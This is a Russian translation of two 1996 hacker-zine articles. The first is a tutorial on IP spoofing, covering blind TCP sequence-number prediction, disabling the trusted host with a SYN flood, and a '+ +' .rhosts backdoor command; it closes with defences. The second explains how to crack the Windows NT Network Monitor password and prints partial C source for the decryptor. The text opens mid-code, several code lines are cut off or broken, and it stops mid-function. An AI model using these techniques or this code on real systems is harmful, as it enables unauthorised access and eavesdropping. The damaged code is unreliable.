□
□register int retcode,j=0;
□struct icmphdr *icmp;
□struct sockaddr_in sin;
□unsigned char sendICMPpak[MAXPAK]={0};
□unsigned short pakID=getpid()&0xffff;

□struct ippkt{
   □□struct iphdr ip;
   □□struct icmphdr icmp;
   □□char buffer[MAXPAK];
□}pkt;

□bzero((char *)&sin,sizeof(sin));
□sin.sin_family=AF_INET;
□sin.sin_addr.s_addr=nameResolve(dest);

□□/* ICMP Packet assembly  */
□/* We let the kernel create our IP header as it is legit */

□icmp=(struct icmphdr *)sendICMPpak;
□icmp->type=ICMP_ECHO;□□□/* Requesting an Echo */
□icmp->code=0;□□□□/* 0 for ICMP ECHO/ECHO_REPLY */
□icmp->un.echo.id=pakID;□□□/* To identify upon return */□
□icmp->un.echo.sequence=0;□□/* Not used for us */
□icmp->checksum=in_cksum((unsigned short *)icmp,64);

□fprintf(stderr,"sending ICMP_ECHO packets: ");
□for(;j<amount;j++){
□□usleep(ICMPSLEEP);□□/* For good measure */
□□retcode=sendto(sock,sendICMPpak,64,0,(struct sockaddr *)&sin,sizeof(sin));
□□if(retcode<0||retcode!=64)
□□□if(retcode<0){
□□□□perror("ICMP sendto err");
□□□□exit(1);
□□□}
□□□else fprintf(stderr,"Only wrote %d bytes",retcode);
□□else fprintf(stderr,".");
□}
□HANDLERCODE=1;
□signal(SIGALRM,alarmHandler);□/* catch the ALARM and handle it */
□fprintf(stderr,"\nSetting alarm timeout for 10 seconds...\n");
□alarm(10);□/* ALARM is set b/c read() will block forever if no */
□while(1){□/* packets arrive...   (which is what we want....)  */
□□read(sock,(struct ippkt *)&pkt,MAXPAK-1);
  □□if(pkt.icmp.type==ICMP_ECHOREPLY&&icmp->un.echo.id==pakID){
□□□if(!HANDLERCODE)return(0);
□□□return(1);
□□}
  □}□
}


/*
 *□SIGALRM signal handler.  Souper simple.
 */
int alarmHandler(){
```

```
□HANDLERCODE=0;□□/* shame on me for using global vars */
□alarm(0);
□signal(SIGALRM,SIG_DFL);
□return(0);
}


/*
 *□Usage function...
 */
void usage(nomenclature)
char *nomenclature;
{
□fprintf(stderr,"\n\nUSAGE: %s \n\t-s unreachable_host \n\t-t target_host \n\t-p port [-8 (infinity switch)]
      □exit(0);
}


/*
 *□Demon.  Backgrounding procedure and looping stuff.
 */□□□□□

void demon(sock,unreachable,target,port,amount,interval,ttl)
int sock;
char *unreachable;
char *target;
int port;
int amount;
int interval;
int ttl;
{
□fprintf(stderr,"\nSorry Daemon mode not available in this version\n");
□exit(0);

}
```

IP-спуфинг без тайн

(Эксплуатация доверительных отношений)

Автор: daemon9 / route / infinity

для Phrack Magazine
Июнь 1996, Guild Productions

Комментарии: route@infonexus.com

Цель данной статьи — объяснить IP-спуфинг широкой аудитории. Она предполагает лишь базовые знания Unix и TCP/IP. Ну и то, что читатель не полный болван...

IP-спуфинг — сложная техническая атака, состоящая из нескольких компонентов. (На самом деле IP-спуфинг — не сама атака, а лишь один из её шагов. Сама атака — это эксплуатация доверительных отношений. Тем не менее в данной статье термин «IP-спуфинг» будет обозначать всю атаку целиком.) Я подробно разберу атаку, включая соответствующую информацию об операционных системах и сетевых протоколах.

РАЗДЕЛ I. ПРЕДЫСТОРИЯ

Участники

• **A:** Целевой хост
• **B:** Доверенный хост
• **X:** Недостижимый хост
• **Z:** Атакующий хост
• **(1)2:** Хост 1, маскирующийся под хост 2

Обозначения

В статье используется несколько схем. Все они интерпретируются по следующему образцу:

```
такт   хост a      управление    хост b
1        A       ---SYN--->       B
```

такт: Единица времени. Конкретная длительность не указывается — важен лишь факт того, что время прошло. Как правило, речь идёт о небольших промежутках.
хост a: Машина, участвующая в TCP-диалоге.
управление: Поле отображает установленные управляющие биты TCP-заголовка и направление передачи данных.
хост b: Машина, участвующая в TCP-диалоге.

В данном примере в первый момент времени хост a отправляет хосту b TCP-сегмент с установленным битом SYN. Если не оговорено иное, поле данных TCP-сегмента нас не интересует.

Доверительные отношения

В мире Unix доверие раздаётся слишком легко. Допустим, у вас есть аккаунт на машине A и на машине B. Чтобы переходить между ними без лишних хлопот, вы хотите установить двустороннее доверие. В домашней директории на A создайте файл `.rhosts`:

```
echo "B username" > ~/.rhosts
```

В домашней директории на B создайте файл `.rhosts`:

```
echo "A username" > ~/.rhosts
```

(Альтернативно root может прописать аналогичные правила в `/etc/hosts.equiv` — разница в том, что они действуют для всего хоста, а не для отдельного пользователя.) Теперь можно использовать любые `r*`-команды без раздражающей аутентификации по паролю. Эти команды применяют аутентификацию по адресу: доступ разрешается или запрещается на основе IP-адреса запрашивающей стороны.

Rlogin

Rlogin — простой клиент-серверный протокол, использующий TCP в качестве транспорта. Он позволяет пользователю удалённо входить с одного хоста на другой и, если целевая машина доверяет источнику, обходиться без ввода пароля — аутентификация выполняется по IP-адресу клиента. Таким образом, используя rlogin, можно удалённо входить с B на A (и наоборот) без запроса пароля.

Протокол IP

IP — безсоединительный, ненадёжный сетевой протокол в стеке TCP/IP. В его заголовке есть два 32-битных поля для хранения адресной информации. IP — самый загруженный из всех протоколов TCP/IP: практически весь трафик инкапсулируется в IP-датаграммы. Задача IP — маршрутизировать пакеты по сети. Механизмов надёжности или подотчётности он не предоставляет — это возложено на вышележащие уровни. IP просто отправляет датаграммы и надеется, что они дойдут целыми. Если нет, IP может попытаться вернуть источнику ICMP-сообщение об ошибке, однако этот пакет тоже может потеряться. (ICMP — Internet Control Message Protocol, используемый для передачи информации о состоянии сети и различных ошибках уровню IP и другим уровням.) IP не гарантирует доставку. Поскольку IP является безсоединительным, он не хранит никакого состояния соединения. Каждая IP-датаграмма отправляется независимо от предыдущей и следующей. Это, в сочетании с тем фактом, что тривиально модифицировать IP-стек, чтобы подставить произвольный IP-адрес в поля источника (и назначения), делает IP легко поддающимся манипуляции.

Протокол TCP

TCP — ориентированный на соединение, надёжный транспортный протокол стека TCP/IP. «Ориентированный на соединение» означает, что два хоста должны сначала установить соединение, прежде чем обмениваться данными. Надёжность обеспечивается несколькими способами, из которых нас интересуют лишь два: последовательная нумерация данных и подтверждение. TCP присваивает порядковые номера каждому сегменту и подтверждает получение всех сегментов данных от другого конца. (ACK потребляет порядковый номер, но сам не подтверждается.) Эта надёжность делает TCP сложнее для обмана, чем IP.

Порядковые номера, подтверждения и прочие флаги

Поскольку TCP надёжен, он должен уметь восстанавливаться после потери, дублирования или нарушения порядка данных. Присваивая порядковый номер каждому переданному байту и требуя подтверждения от другой стороны при получении, TCP гарантирует надёжную доставку. Принимающая сторона использует порядковые номера для обеспечения правильного порядка данных и устранения дублирующихся байт.

Порядковые номера TCP можно просто представить как 32-битные счётчики. Они принимают значения от 0 до 4 294 967 295. Каждый байт данных, передаваемых через TCP-соединение (а также определённые флаги), имеет порядковый номер. Поле порядкового номера в TCP-заголовке содержит номер *первого* байта данных в сегменте. Поле номера подтверждения содержит значение *следующего ожидаемого* порядкового номера и одновременно подтверждает ***все*** данные вплоть до этого номера минус один.

TCP использует концепцию оконного управления для контроля потока. Скользящее окно сообщает другой стороне, сколько данных можно буферизировать. Поскольку размер окна — 16-битный, принимающий TCP может объявить максимум 65535 байт. Оконное объявление можно понимать как сообщение от одного TCP другому о том, каков предел допустимых порядковых номеров.

Другие заслуживающие внимания флаги TCP-заголовка: RST (сброс), PSH (проталкивание) и FIN (завершение). При получении RST соединение немедленно разрывается. RST обычно отправляется, когда одна из сторон получает сегмент, не соответствующий текущему состоянию соединения (пример рассмотрим ниже). Флаг PSH предписывает получателю немедленно передать все буферизованные данные приложению. Флаг FIN — способ приложения начать корректное закрытие соединения (завершение соединения — четырёхэтапный процесс). Когда одна из сторон получает FIN, она подтверждает его (ACK) и больше не ожидает входящих данных (хотя отправка по-прежнему возможна).

Установка TCP-соединения

Для обмена данными по TCP хосты должны установить соединение. TCP устанавливает соединение в три шага — это называется трёхстороннее рукопожатие (3-way handshake). Если машина A запускает клиент rlogin и хочет подключиться к демону rlogin на машине B, процесс выглядит так:

рис.(1)

```
1       A       ---SYN--->      B

2       A    <---SYN/ACK---     B

3       A       ---ACK--->      B
```

На шаге (1) клиент сообщает серверу о намерении установить соединение — это единственная цель флага SYN. Клиент даёт понять, что поле порядкового номера действительно и должно быть проверено. Клиент устанавливает в поле порядкового номера своё ISN (начальный порядковый номер). Сервер при получении этого сегмента (2) отвечает своим ISN (отсюда флаг SYN) и подтверждением первого сегмента клиента (ISN клиента + 1). Клиент затем подтверждает ISN сервера (3). После этого возможна передача данных.

ISN и инкрементация порядковых номеров

Важно понять, как изначально выбираются порядковые номера и как они изменяются со временем. Начальный порядковый номер при загрузке хоста инициализируется значением 1. (В TCP эта переменная называется `tcp_iss` — начальный *отправляемый* порядковый номер. Другая переменная, `tcp_irs`, — начальный *принимаемый* порядковый номер, он определяется в ходе трёхстороннего рукопожатия. Различием между ними мы не будем заниматься.) Такая практика ошибочна и это признаётся в комментарии к функции `tcp_init()`, где она применяется. ISN увеличивается на 128 000 каждую секунду, что приводит к полному обороту 32-битного счётчика ISN каждые 9,32 часа при отсутствии соединений. Однако каждый вызов `connect()` увеличивает счётчик на 64 000.

Одна важная причина такой предсказуемости — свести к минимуму вероятность того, что данные из устаревшего воплощения соединения (то есть с теми же четырьмя параметрами: локальный и удалённый IP-адреса, локальный и удалённый порты TCP) вмешаются в текущее. Здесь применима концепция времени ожидания 2MSL, однако её рассмотрение выходит за рамки статьи. Если бы порядковые номера выбирались случайно при каждом соединении, не было бы никаких гарантий, что они отличались бы от номеров предыдущего воплощения. Если бы данные, застрявшие в маршрутизационной петле, наконец освободились и попали в новое воплощение своего прежнего соединения, это могло бы создать серьёзные проблемы.

Порты

Для обеспечения одновременного доступа к модулю TCP предусмотрен пользовательский интерфейс, называемый портом. Порты используются ядром для идентификации сетевых процессов. Это строго транспортные сущности (то есть уровень IP ими не интересуется). В совокупности с IP-адресом TCP-порт образует конечную точку сетевого взаимодействия. Фактически в любой момент времени ***все*** интернет-соединения можно описать четырьмя числами: IP-адрес источника, порт источника, IP-адрес назначения, порт назначения. Серверы привязываются к «хорошо известным» портам, чтобы их можно было найти на стандартном порту на разных системах. Например, демон rlogin слушает TCP-порт 513.

РАЗДЕЛ II. АТАКА

...Праздные руки — мастерская дьявола...

Кратко

IP-спуфинг состоит из нескольких шагов, которые я сначала кратко изложу, а затем объясню подробно. Сначала выбирается целевой хост. Затем выявляются шаблоны доверия и доверенный хост. Доверенный хост выводится из строя, порядковые номера TCP целевого хоста зондируются. Атакующий имитирует доверенный хост, угадывает порядковые номера и пытается установить соединение со службой, использующей только адресную аутентификацию. В случае успеха злоумышленник выполняет простую команду, оставляющую бэкдор.

Необходимое

Для проведения этой атаки потребуется:

• (1) мозг, разум или иное мыслящее устройство
• (1) целевой хост
• (1) доверенный хост
• (1) атакующий хост (с правами root)
• (1) программное обеспечение для IP-спуфинга

Как правило, атака ведётся с аккаунта root на атакующем хосте против аккаунта root на целевом. Если уж злоумышленник идёт на всё это, глупо не метить в root. (Поскольку для атаки и так требуется root, это не должно стать проблемой.)

IP-спуфинг — «слепая атака»

Один часто упускаемый из виду, но критически важный аспект IP-спуфинга — то, что атака является слепой. Злоумышленник собирается захватить личность доверенного хоста, чтобы подорвать безопасность целевого. Доверенный хост выводится из строя методом, описанным ниже. С точки зрения цели, она ведёт диалог с доверенным партнёром. В действительности злоумышленник сидит где-то в тёмном углу Интернета, фабрикуя пакеты якобы от этого доверенного хоста, пока тот заблокирован атакой типа «отказ в обслуживании». IP-датаграммы с поддельным IP-адресом исправно доходят до цели (напомним, что IP — безсоединительный протокол: каждая датаграмма отправляется независимо от другого конца), однако датаграммы, которые цель отправляет в ответ (предназначенные доверенному хосту), уходят в никуда. Злоумышленник их не видит. Промежуточные маршрутизаторы знают, куда датаграммы должны попасть: к доверенному хосту. С точки зрения сетевого уровня именно оттуда они и пришли, туда и должны идти ответы. Конечно, когда датаграммы маршрутизируются туда и демультиплексируются вверх по стеку протоколов до уровня TCP, они отбрасываются (TCP доверенного хоста не может на них ответить — см. ниже). Поэтому злоумышленник должен быть умным и *знать*, что было отправлено, и *знать*, какого ответа ждёт сервер. Злоумышленник не видит того, что отправляет целевой хост, но может *предсказать*, что тот пришлёт; это в сочетании со знанием того, что *будет* отправлено, позволяет работать в условиях слепоты.

Шаблоны доверия

После выбора цели злоумышленник должен определить шаблоны доверия (для чистоты рассуждений предположим, что целевой хост *действительно* кому-то доверяет. Если нет — атака

на этом и заканчивается). Выяснить, кому доверяет хост, может быть просто или сложно. Команда `showmount -e` может показать, какие файловые системы экспортируются, `rpcinfo` тоже способна выдать ценную информацию. Если о хосте известно достаточно, задача не должна быть слишком сложной. В крайнем случае можно перебором проверить соседние IP-адреса.

Вывод доверенного хоста из строя с помощью «потопа» SYN

Найдя доверенный хост, его необходимо вывести из строя. Поскольку злоумышленник собирается его имитировать, нужно убедиться, что этот хост не сможет принимать никакой сетевой трафик и не испортит всё дело. Существует много способов это сделать; я рассмотрю TCP SYN-флуд.

TCP-соединение инициируется клиентом, который отправляет серверу запрос с флагом SYN в TCP-заголовке. В норме сервер отсылает SYN/ACK клиенту, идентифицированному по 32-битному адресу источника в IP-заголовке. Затем клиент отправляет ACK серверу (как на рис. 1), и начинается обмен данными. Однако существует верхний предел числа одновременно обрабатываемых SYN-запросов для данного сокета — он называется *backlog* и представляет собой длину очереди входящих (ещё неполных) соединений. Этот лимит распространяется как на число незавершённых соединений (трёхстороннее рукопожатие не завершено), так и на число завершённых соединений, которые ещё не были извлечены приложением из очереди через системный вызов `accept()`. При достижении лимита TCP молча отбрасывает все входящие SYN-запросы, пока ожидающие соединения не будут обработаны. В этом и состоит атака.

Атакующий хост отправляет несколько SYN-запросов на желаемый TCP-порт и при этом подставляет в поле источника IP-адрес другого, в данный момент недостижимого хоста (TCP цели будет отправлять ответы на этот адрес. IP может сообщить TCP, что хост недостижим, но TCP считает эти ошибки временными и оставляет их разрешение IP-уровню (перемаршрутизируйте пакеты и т. д.), фактически игнорируя их). IP-адрес должен быть недостижимым, потому что злоумышленник не хочет, чтобы какой-либо хост получал SYN/ACK от целевого TCP (это привело бы к отправке RST целевому TCP, что сорвало бы атаку). Процесс выглядит следующим образом:

```
        рис.(2)

1       Z(x)    ---SYN--->      B

        Z(x)    ---SYN--->      B

        Z(x)    ---SYN--->      B

        Z(x)    ---SYN--->      B

        Z(x)    ---SYN--->      B

                ...

2       X    <---SYN/ACK---     B

        X    <---SYN/ACK---     B

                ...

3       X      <---RST---       B
```

На шаге (1) атакующий хост засыпает цель (здесь цель — это доверенный хост) множеством SYN-запросов, чтобы заполнить её очередь backlog ожидающими соединениями. (2) Цель отвечает SYN/ACK тому, кого считает источником входящих SYN. В это время все дальнейшие запросы на данный TCP-порт игнорируются.

Разные реализации TCP имеют разные размеры backlog. BSD обычно имеет backlog 5 (Linux — 6). Существует также «запасной» коэффициент 3/2: TCP допускает до `backlog * 3/2 + 1` соединений. Это позволяет сокету принять одно соединение, даже если при вызове `listen()` backlog равен 0.

AuthNote: [Более подробное рассмотрение TCP SYN-флуда см. в моей развёрнутой статье по этой теме. В ней весь процесс разобран детально — как в теории, так и на практике. Есть работающий код, статистический анализ и обширная статья. Ищите в 49-м выпуске Phrack. -daemon9, 6/96]

Зондирование и предсказание порядковых номеров

Теперь злоумышленнику нужно примерно определить, в каком месте 32-битного пространства порядковых номеров находится TCP цели. Непосредственно перед атакой злоумышленник подключается к TCP-порту на целевом хосте (хорошим выбором является SMTP) и завершает трёхстороннее рукопожатие. Процесс в точности как на рис.(1), только злоумышленник сохраняет значение ISN, присланного целевым хостом. Зачастую этот процесс повторяется несколько раз и запоминается последнее полученное ISN. Злоумышленнику нужно представить RTT (время кругового обхода) от цели до своего хоста. (Процедуру можно повторить несколько раз и вычислить среднее RTT.) RTT необходимо для точного предсказания следующего ISN. Злоумышленник имеет отправную точку (последнее полученное ISN) и знает, как инкрементируются порядковые номера (128 000 в секунду и 64 000 на каждое соединение), а также примерно знает, сколько времени займёт путь IP-датаграммы через Интернет до цели (приблизительно половина RTT, поскольку маршруты чаще всего симметричны). Получив эти данные, злоумышленник немедленно переходит к следующей фазе (если ещё одно TCP-соединение успеет прийти на любой порт цели до продолжения атаки, предсказанный ISN окажется ошибочным на 64 000).

Когда поддельный сегмент достигает цели, возможны несколько вариантов в зависимости от точности предсказания злоумышленника:

• Если порядковый номер **в точности совпадает** с ожидаемым TCP, входящие данные будут помещены в следующую доступную позицию приёмного буфера.
• Если порядковый номер **меньше** ожидаемого, байт данных считается повторной передачей и отбрасывается.
• Если порядковый номер **больше** ожидаемого, но всё ещё в пределах приёмного окна, байт данных считается «будущим» и удерживается TCP в ожидании недостающих байт. Если приходит сегмент с порядковым номером **больше** ожидаемого и **вне** пределов приёмного окна, сегмент отбрасывается, и TCP отправляет назад сегмент с *ожидаемым* порядковым номером.

Взлом

Здесь начинается главная часть атаки:

```
          рис.(3)

  1       Z(b)     ---SYN--->      A

  2       B      <---SYN/ACK---    A

  3       Z(b)     ---ACK--->      A

  4       Z(b)     ---PSH--->      A
```

```
[...]
```

Атакующий хост подставляет IP-адрес доверенного хоста (который должен ещё корчиться в агонии DoS-атаки) и отправляет запрос на соединение на порт 513 цели (1). На шаге (2) цель отвечает на поддельный запрос соединения через SYN/ACK, который уйдёт к доверенному хосту (который, если бы *мог* обработать входящий TCP-сегмент, счёл бы его ошибкой и немедленно отправил RST цели). Если всё идёт по плану, SYN/ACK будет молча отброшен «заткнутым» доверенным хостом. После шага (1) злоумышленник должен немного выждать, чтобы дать цели время отправить SYN/ACK (злоумышленник этот сегмент не видит). Затем на шаге (3) злоумышленник отправляет цели ACK с предсказанным порядковым номером (плюс один, поскольку мы этот номер подтверждаем). Если предсказание верно, цель примет ACK. Цель скомпрометирована, и можно приступать к передаче данных (4).

Как правило, после взлома злоумышленник встраивает в систему бэкдор, обеспечивающий более простой способ повторного вторжения. (Часто выполняется команда `cat + + >> ~/.rhosts`. Это хорошее решение по нескольким причинам: быстро, позволяет легко войти повторно и не требует интерактивности. Помните: злоумышленник не видит никакого трафика от цели, поэтому все ответы уходят в пустоту.)

Почему это работает

IP-спуфинг работает потому, что доверенные службы полагаются исключительно на аутентификацию по сетевому адресу. Поскольку IP легко обмануть, подделка адреса не представляет труда. Самая сложная часть атаки — предсказание порядкового номера, ведь именно здесь приходится угадывать. Сведите неизвестные и угадывание к минимуму — и у атаки больше шансов на успех. Даже машина, оборачивающая все входящие TCP-соединения в TCP Wrappers Вице Венемы, всё равно уязвима: TCP Wrappers тоже полагаются на имя хоста или IP-адрес при аутентификации...

РАЗДЕЛ III. ЗАЩИТНЫЕ МЕРЫ

...Предупреждён — значит вооружён...

Перестаньте доверять и давать доверие

Одно простое решение — не полагаться на аутентификацию по адресу. Отключите все `r*`-команды, удалите все файлы `.rhosts` и очистите `/etc/hosts.equiv`. Это вынудит всех пользователей применять другие средства удалённого доступа (telnet, ssh, skey и т. д.).

Фильтрация пакетов

Если ваш сайт напрямую подключён к Интернету, можно задействовать маршрутизатор. Во-первых, убедитесь, что только хосты вашей внутренней LAN могут участвовать в доверительных отношениях (никакой внутренний хост не должен доверять хосту за пределами LAN). Затем просто

отфильтруйте *весь* трафик снаружи (из Интернета), который якобы исходит изнутри (из LAN).

Криптографические методы

Очевидный способ противодействия IP-спуфингу — требовать шифрования и/или аутентификации всего сетевого трафика. Несмотря на существование нескольких решений, пройдёт ещё немало времени, прежде чем подобные меры станут стандартом де-факто.

Рандомизация начальных порядковых номеров

Именно потому, что порядковые номера не выбираются случайно (и не инкрементируются случайно), атака работает. Беловин описывает исправление для TCP, предусматривающее разбиение пространства порядковых номеров на разделы. Каждое соединение имело бы собственное отдельное пространство порядковых номеров. Номера по-прежнему инкрементировались бы как раньше, однако между нумерацией в этих пространствах не было бы очевидной или подразумеваемой зависимости. Предложена следующая формула:

```
ISN = M + F(localhost, localport, remotehost, remoteport)
```

Где M — таймер с шагом 4 микросекунды, а F — криптографическая хэш-функция. F не должна вычисляться снаружи, иначе злоумышленник всё равно смог бы угадывать порядковые номера. Беловин предлагает, чтобы F была хэшем идентификатора соединения и секретного вектора (случайного числа или связанного с хостом секрета, скомбинированного со временем загрузки машины).

РАЗДЕЛ IV. ИСТОЧНИКИ

• **Книги:** TCP/IP Illustrated, тома I, II и III
• **RFC:** 793, 1825, 1948
• **Люди:** Richard W. Stevens и пользователи Information Nexus за вычитку
• **Исходный код:** rbone, mendax, SYNflood

Эта статья стала возможной благодаря гранту от Guild Corporation.

Windows NT Network Monitor Exploitation

NetMon Encryption Hammer

Автор: the AON и Route, для Phrack Magazine

May 1996, Guild productions

Комментарии: daemon9@netcom.com

Полный эксплойт, включая бинарные DLL и исполняемые файлы:
`ftp.infonexus.com/pub/TooldOfTheTrade/Windows/NT/netMonExploit.tgz`

[Введение]

Microsoft Network Monitor — это сниффер пакетов, работающий под NT. Это весьма мощный и многофункциональный инструмент, предлагающий значительно больше, чем простой захват кадров Ethernet. В него встроен развитый язык фильтров захвата/отображения, мощные парсеры протоколов и удобный графический интерфейс. NetMon поставляется в составе пакета SMS. Пользовательская часть программы обращается к службам агента Network Monitor Agent — драйвера ядра, входящего в состав NT (в версии 3.5.x точно, про 3.1 неизвестно). Network Monitor Agent также предоставляет интерфейс для подключения удалённой машины и захвата локального трафика — при условии успешной аутентификации. Для ограничения доступа агент использует схему парольной аутентификации. Доступ разделён на два уровня: право на просмотр ранее захваченных сессий и право на непосредственное использование сниффера для перевода сетевой карты в неразборчивый режим (promiscuous mode). Зашифрованный пароль хранится в виде 32-байтной бинарной строки в динамически подключаемой библиотеке `BHSUPP.DLL`. Мы написали код, извлекающий этот пароль из DLL и расшифровывающий его; система парольной аутентификации Microsoft Network Monitor взломана.

[Детали]

Зашифрованная строка хранится в бинарном виде по пути:
`%SystemRoot%\system32\BHSUPP.DLL` (по крайней мере, при установке по умолчанию).

Известно, что размер `BHSUPP.DLL` варьируется от версии к версии, поэтому искать зашифрованную строку по фиксированному смещению не получится. Вместо этого необходимо найти метку-флаг и отступить от неё на 32 байта. Флаг — это 16-байтная строка: `"RTSS&G--BEGIN--"`. (Для сведения: есть и завершающий нижний колонтитул: `"RTSS&G--END--"`.)

[Зашифрованная правда]

Это простая функция шифрования, принимающая строку произвольной длины и возвращающая 256-битный зашифрованный результат. На первый взгляд она похожа на хэш-функцию, а не на блочный шифр, но это не так. Да, она принимает вход произвольной длины и выдаёт фиксированный результат, однако входные данные всегда дополняются до 32 байт (нулями при необходимости). Входом функции служит произвольная строка, заданная пользователем. Входные данные усекаются до 16 байт, а затем для заполнения массива к усечённой версии начиная с 16-го байта конкатенируется полная оригинальная строка пароля. Длина результирующей строки может превышать 32 байта — шифр игнорирует всё, что идёт после 32-го байта. Таким образом: `"loveKillsTheDemon"` сначала превращается в `"loveKillsTheDemo"`, а затем в `"loveKillsTheDemoloveKillsTheDemon"`. Если пароль короче 16 байт, возникает феномен «дыры в пароле». Поскольку массив инициализируется нулями, а пароль всё равно складывается начиная с 16-го байта, эти нули остаются. Это хорошо видно из первой строки вывода нашего эксплойта. Кроме того, функция без проблем принимает пустые строки пароля — чем, судя по всему, все продукты Microsoft охотно пользуются.

[Алгоритм]

32-байтная строка проходит 32 раунда идентичных операций. Внешний цикл `for` управляет значением байта, который XOR-ируется со всем массивом в данном раунде (кроме себя самого, см. ниже). Внутренний цикл проходит по всему байтовому массиву. Каждый байт пермутируется в общей сложности 31 раз (расхождение объясняется условием: `i` не должен быть равен `j`, чтобы символ мог быть пермутирован — XOR байта с самим собой лишён смысла). Итого: 992 операции. Собственно алгоритм шифрования весьма прост:

На C:

```
if(i!=j) mix[j] ^= mix[i] + (i^j) + j;
```

Словами: если `i` НЕ равно `j`, то `j`-й символ массива `mix` принимает значение `j`-го символа `mix`, XOR-ированного с суммой `i`-го символа `mix`, результата XOR `i` и `j`, и `j`.

Математически:

```
1) i ^ j = k
2) k + j = l
3) l + mix[i] = m
4) m ^ mix[j] = x

ИЛИ

((i ^ j) + j + mix[i]) ^ mix[j] = x
```

Для обфускации используются исключающее ИЛИ (XOR) и бинарное сложение (см. приложение, если вы не знакомы с этими побитовыми операциями) с полностью известными векторами. Единственная неизвестная величина во всём уравнении — введённый пользователем пароль, дополненный до 32 байт. Эти 32 байта проходят 32 раунда перестановок. Простой и лаконичный алгоритм не теряет данных — никакой ключевой материал не отбрасывается. Поскольку алгоритм не является потерным, он на 100% обратим — и теоретически, и практически. Более того, поскольку на протяжении всего процесса шифрования нам известны значения счётчиков `i` и `j`, дешифрование сводится к воспроизведению этих значений в правильном порядке. Так как результат шифрования — это входные данные, прошедшие 32 раунда идентичных перестановок с известными векторами, нам достаточно просто обратить этот процесс.

[Код]

Доступны две версии эксплойта. Версия для Windows NT и — для тех, у кого нет доступа к дорогостоящему нативному компилятору NT — версия для Unix. NT-версия является консольным приложением, поскольку GUI-код был бы пустой тратой времени. Полный пакет эксплойта, включая исполняемый файл NT и образцы DLL, доступен по адресу:
`ftp.infonexus.com/pub/ToolsOfTheTrade/Windows/NT/netMonExploit.tgz`

[Обсуждение]

Последствия слабой криптографии в Network Monitor Agent многочисленны. Прежде всего, разработчики Network Monitor Agent *не использовали* стандартные механизмы безопасности Windows NT. Возможно, это объясняется тем, что драйвер работает в режиме ядра, а в NT ядро является доверенным объектом — стандартный API безопасности (Win32) в ядре не применяется, что существенно усложняет аутентификацию пользователей. Похоже также, что разработчики стремились создать механизм, основанный не на привилегиях, а на знании. Весьма вероятно, что в защищённых средах не все администраторы должны иметь возможность прослушивать сеть. Проблема в том, что они *плохо* справились с задачей обеспечения безопасности мощного инструмента.

Наиболее очевидная атака — использование Network Monitor для прослушивания сети (куда вам, по идее, не должно быть доступа) с целью перехвата привилегированных данных или паролей в гетерогенной среде (поскольку нативные сетевые протоколы NT не передают пароли в открытом виде, а стандартный TCP-трафик Unix — передаёт). Остальные атаки обусловлены халтурным администрированием: например, администратор использует один и тот же пароль для учётной записи администратора и для пароля захвата в Network Monitor Agent (глупо, но вероятно), или один и тот же пароль для Network Monitor Agent на всех машинах сети.

Для использования утилиты-эксплойта необходимо иметь права на чтение файла `BHSUPP.DLL`, который по умолчанию устанавливается в `%SystemRoot%\system32`. Это не удалённая атака, а скорее ступенька для получения привилегированной информации в условиях ограниченных прав.

[Мораль]

Снова и снова мы сталкиваемся либо с халтурными реализациями проверенных алгоритмов, либо, как в данном случае, с откровенно плохой криптографией. Согласно ITAR, большинство стойких криптографических алгоритмов классифицируются как военное снаряжение и не подлежат экспорту из страны. Забавно, что по действующему законодательству односторонние хэш-функции *не* ограничены (именно поэтому все варианты Unix могут поставляться со стандартными библиотеками и исполняемыми файлами `crypt(3)`). Данную схему аутентификации *с лёгкостью* можно было заменить на MD5 — ту же одностороннюю хэш-функцию, используемую PGP. По крайней мере, это увеличило бы сложность атаки до уровня брутфорса с перебором ключей по известному открытому тексту...

[Приложение]

Для тех, кто не знаком с двоичной арифметикой...

Исключающее ИЛИ (XOR)

Операция XOR — побитовая операция со следующей таблицей истинности:

```
XOR| 1 | 0 |        Операция «исключающее ИЛИ» гласит:
-------------        "...Хм, если у меня есть 1 и 0 — выдам
 1 | 0 | 1 |         1. В любом другом случае — 0..."
-------------
 0 | 1 | 0 |
```

Двоичное сложение

Двоичное сложение аналогично сложению в десятичной системе счисления. Однако каждый разряд содержит степень двойки (2^n) вместо степени десятки (10^n):

```
add| 1 | 0 |     десятич.:    двоичн.:
-------------         11          1011
 1 |1 0| 1 |        + 5        + 0101
-------------        ---        ------
 0 | 1 | 0 |         16         10000
```

Этот эксплойт стал возможен благодаря гранту корпорации Guild.

— 07 мая 1996, route/aon

[Исходный код]

[Unix-версия]

```
/*

Network Monitor Exploitation code, Unix version
coded by daemon9
The Guild, 1996

*/


#include<string.h>
#include<stdio.h>
#include<fcntl.h>

#define fbufsize 8192
#define flag ""RTSS&G--BEGIN--"
#define VERSION"Unix version\n"
#define BUFSIZE 48
#define DLLNAME "./BHSUPP.DLL"

int main()
{
char *swirl(char *,int);
char *recover(char *);
void hexonx(char *);

char werd[]={"\n\n\n\n.this code made possible by a grant from the Guild corporation.\n\0"};
char *plain,*tmp,*fname,*encrypted;
```

```
int c;

printf(werd);
printf("\nNetMon Password Decryption Engine ");
printf(VERSION);
printf("\t1.\t\tEncrypt a plaintext password from STDIN.\n");
printf("\t2.\t\tDecrypt a plaintext password from the dll.\n");
tmp=(char *)malloc(10); /* Can't switch getchar() as it locks the */
bzero(tmp,10); /* fucking stream and makes futher I/O buggy*/
switch(atoi(gets(tmp))){
case 1:
printf("Enter password to be encrypted (note echo is on, as it would be a moot point\nto turn it off)\n->"
plain=(char *)malloc(BUFSIZE);
bzero(plain,sizeof(BUFSIZE));
gets(plain);
hexonx(swirl(plain,0));
break;
case 2:
printf("Enter name and path of DLL [./BHSUPP.DLL]:");
fname=(char *)malloc(BUFSIZE);
bzero(fname,sizeof(BUFSIZE));
gets(fname);
if(fname[0]==0)strcpy(fname,DLLNAME);
if(!(encrypted=recover(fname))){
printf("Could not locate flag\n");
exit(1);
}
hexonx(swirl(encrypted,1));
break;
default:
printf("\nFine.\n");
exit(0);
}
return 0;
}

/*
swirl is the encryption/decryption function.  It takes an arbitrary length
string and, depending on the value of the mode variable, encrypts it or
decrypts it.  It returns a pointer to the string.
*/

char *swirl(byteStr,mode)
char *byteStr;
int mode;
{
int i=0,j=0;
char *mix,roundAndround[32][32];
void hexonx(char *);

mix=(char *)malloc(sizeof(byteStr));


if(!mode){
memset(mix,0,32);/* set 32 bytes of memory to 0 */
strncpy(mix,byteStr,16);          /* copy the first 16 bytes of the password into the mix*/
memcpy(&mix[16],byteStr,strlen(byteStr));   /* copy password into the 16th char of the mix; if mix and plai

printf("Password upon entering encryption rounds:\n");
